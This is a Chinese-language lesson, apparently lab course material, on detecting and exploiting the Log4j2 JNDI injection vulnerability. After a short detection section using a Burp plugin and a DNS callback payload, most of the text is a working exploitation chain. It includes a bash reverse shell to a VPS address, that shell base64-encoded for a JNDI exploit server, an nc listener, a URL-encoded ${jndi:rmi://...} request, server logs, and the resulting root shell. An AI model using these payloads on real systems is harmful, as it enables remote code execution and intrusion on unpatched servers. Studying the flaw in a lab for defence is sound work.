

#1课时

Log4j2简介

log4j2是一个日志工具，用来打印程序的日志，方便开发人员便于排查问题等。

Log4j2漏洞发现

通过burp插件的方式，将Log4j2漏洞检测能力集成到burp进行被动扫描。在访问网站抓包的过程中，检测到目标站点存在Log4j2 RCE漏洞。


下载地址

<https://github.com/p1n93r/Log4j2Scan/releases/download/v1.0.0/Log4j2Scan.jar>

添加到burp扩展模块上使用

确认漏洞参数

由于使用参数Fuzz，每个数据包里都夹带多个参数注入Payload，我们需要进一步定位到具体的漏洞参数位置。




构造payload验证

```
$ {jndi:dns://dzgyb7ks8bqbemcmili77efw62xqm.burpcollaborator.net/t}
```

需要输入进行了unicode编码后的结果

%24%7Bjndi%3Adns%3A%2F%2Fdzgyb7ks8bqbemcmmili77efw62xqm.burpcollaborator.net%2Ft%7D



Log4j2漏洞利用

Apache Log4j2 是一款开源的 Java 日志记录工具，大量的业务框架都使用了该组件。此次漏洞是用于 Log4j2 提供的 lookup 功能造成的，该功能允许开发者通过一些协议去读取相应环境中的配置。但在实现的过程中，并未对输入进行严格的判断，从而造成漏洞的发生。

利用jndi可进行反弹shell和命令执行等操作

1.使用jndi利用工具搭建一个ldap服务

下载地址

<https://github.com/welk1n/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar>

使用命令

```
bash -i >& /dev/tcp/150.158.137.72/9998 0>&1
YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=}|{base64,-d}|{bash,-i}" -A
150.158.137.72
```

```
root@VM-12-7-ubuntu:~# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=}|{base64,-d}|{bash,-i}" -A 150.158.137.72
[ADDRESS] >> 150.158.137.72
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=}|{base64,-d}|{bash,-i}
-----JNDI Links-----
Target environment(Built in JDK 1.8 whose trustURLCodebase is true):
rmi://150.158.137.72:1099/ajfvih
ldap://150.158.137.72:1389/ajfvih
Target environment(Built in JDK 1.7 whose trustURLCodebase is true):
rmi://150.158.137.72:1099/8kaema
ldap://150.158.137.72:1389/8kaema
Target environment(Built in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://150.158.137.72:1099/lhitqu
-----Server Log-----
2022-03-30 10:31:24 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-03-30 10:31:24 [RMISERVER] >> Listening on 0.0.0.0:1099
2022-03-30 10:31:26 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

2.在vps上监听9998端口

```
root@VM-12-7-ubuntu:~# nc -lvvp 9998
Listening on [0.0.0.0] (family 0, port 9998)
```

3.再使用burp构建此数据包进行发送
数据包为uicode编码后的结果

```
{jndi:rmi://150.158.137.72:1099/b1q90w}
%24%7b%6a%6e%64%69%3a%72%6d%69%3a%2f%2f%31%35%30%2e%31%35%38%2e%31%33%37%2e%37%32%3a%31%30%39%39%2
f%62%31%71%39%30%77%7d
```

Request

```
1 GET /hello?payload=
%24%7b%6a%6e%64%69%3a%72%6d%69%3a%2f%2f%31%35%30%2e%31%35%38%2e%31%33%37%2e%37%32%3a%31%30%39%39%2
f%62%31%71%39%30%77%7d HTTP/1.1
2 Host: 150.158.137.72:30770
3 Upgrade-Insecure-Requests: 1
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
5 Referer: http://150.158.137.72:30770/
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: vue_admin_template_token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJlc2VybmFtZSI6ImFkbWludWl1ZiXhwijoxNjQ4MjMh
zLCJlbWpCbCjI6Ij9.M9EMGPF57wGdyqcoHee6RZORULZNaFz28D_s_ba92ArY: JS8S810NID=
070B934F55DBBDCDB129D47C07C39DDC
9 Connection: close
10
11
```

Response

```
1 HTTP/1.1 200
2 Content-Type: text/html; charset=UTF-8
3 Content-Length: 2
4 Date: Wed, 30 Mar 2022 03:01:52 GMT
5 Connection: close
6
7 ok
```

可以看到请求已经接受了

```
rmi://150.158.137.72:1099/rwjql
-----Server Log-----
2022-03-30 11:00:56 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-03-30 11:00:56 [RMISERVER] >> Listening on 0.0.0.0:1099
2022-03-30 11:00:56 [LDAPSERVER] >> Listening on 0.0.0.0:1389
rmi://150.158.137.72:1099/rwjql2022-03-30 11:01:52 [RMISERVER] >> Have connection from /150.158.137.72:36850
2022-03-30 11:01:52 [RMISERVER] >> Reading message...
2022-03-30 11:01:52 [RMISERVER] >> Is RMI.lookup call for rwjql 2
2022-03-30 11:01:52 [RMISERVER] >> Sending local classloading reference.
2022-03-30 11:01:52 [RMISERVER] >> Closing connection
2022-03-30 11:01:52 [RMISERVER] >> Have connection from /150.158.137.72:36852
2022-03-30 11:01:52 [RMISERVER] >> Reading message...
2022-03-30 11:01:52 [RMISERVER] >> Is RMI.lookup call for rwjql 2
2022-03-30 11:01:52 [RMISERVER] >> Sending local classloading reference.
2022-03-30 11:01:52 [RMISERVER] >> Closing connection
2022-03-30 11:01:52 [RMISERVER] >> Have connection from /150.158.137.72:36856
2022-03-30 11:01:52 [RMISERVER] >> Reading message...
2022-03-30 11:01:52 [RMISERVER] >> Is RMI.lookup call for rwjql 2
2022-03-30 11:01:52 [RMISERVER] >> Sending local classloading reference.
2022-03-30 11:01:52 [RMISERVER] >> Closing connection
2022-03-30 11:01:52 [RMISERVER] >> Have connection from /150.158.137.72:36862
2022-03-30 11:01:52 [RMISERVER] >> Reading message...
2022-03-30 11:01:52 [RMISERVER] >> Is RMI.lookup call for rwjql 2
2022-03-30 11:01:52 [RMISERVER] >> Sending local classloading reference.
2022-03-30 11:01:52 [RMISERVER] >> Closing connection
```

shell已经反弹回来了

```
root@VM-12-7-ubuntu:~#
root@VM-12-7-ubuntu:~# nc -lvvp 9998
Listening on [0.0.0.0] (family 0, port 9998)
Connection from 150.158.137.72 36670 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@bd3b5dc20572:/demo#
```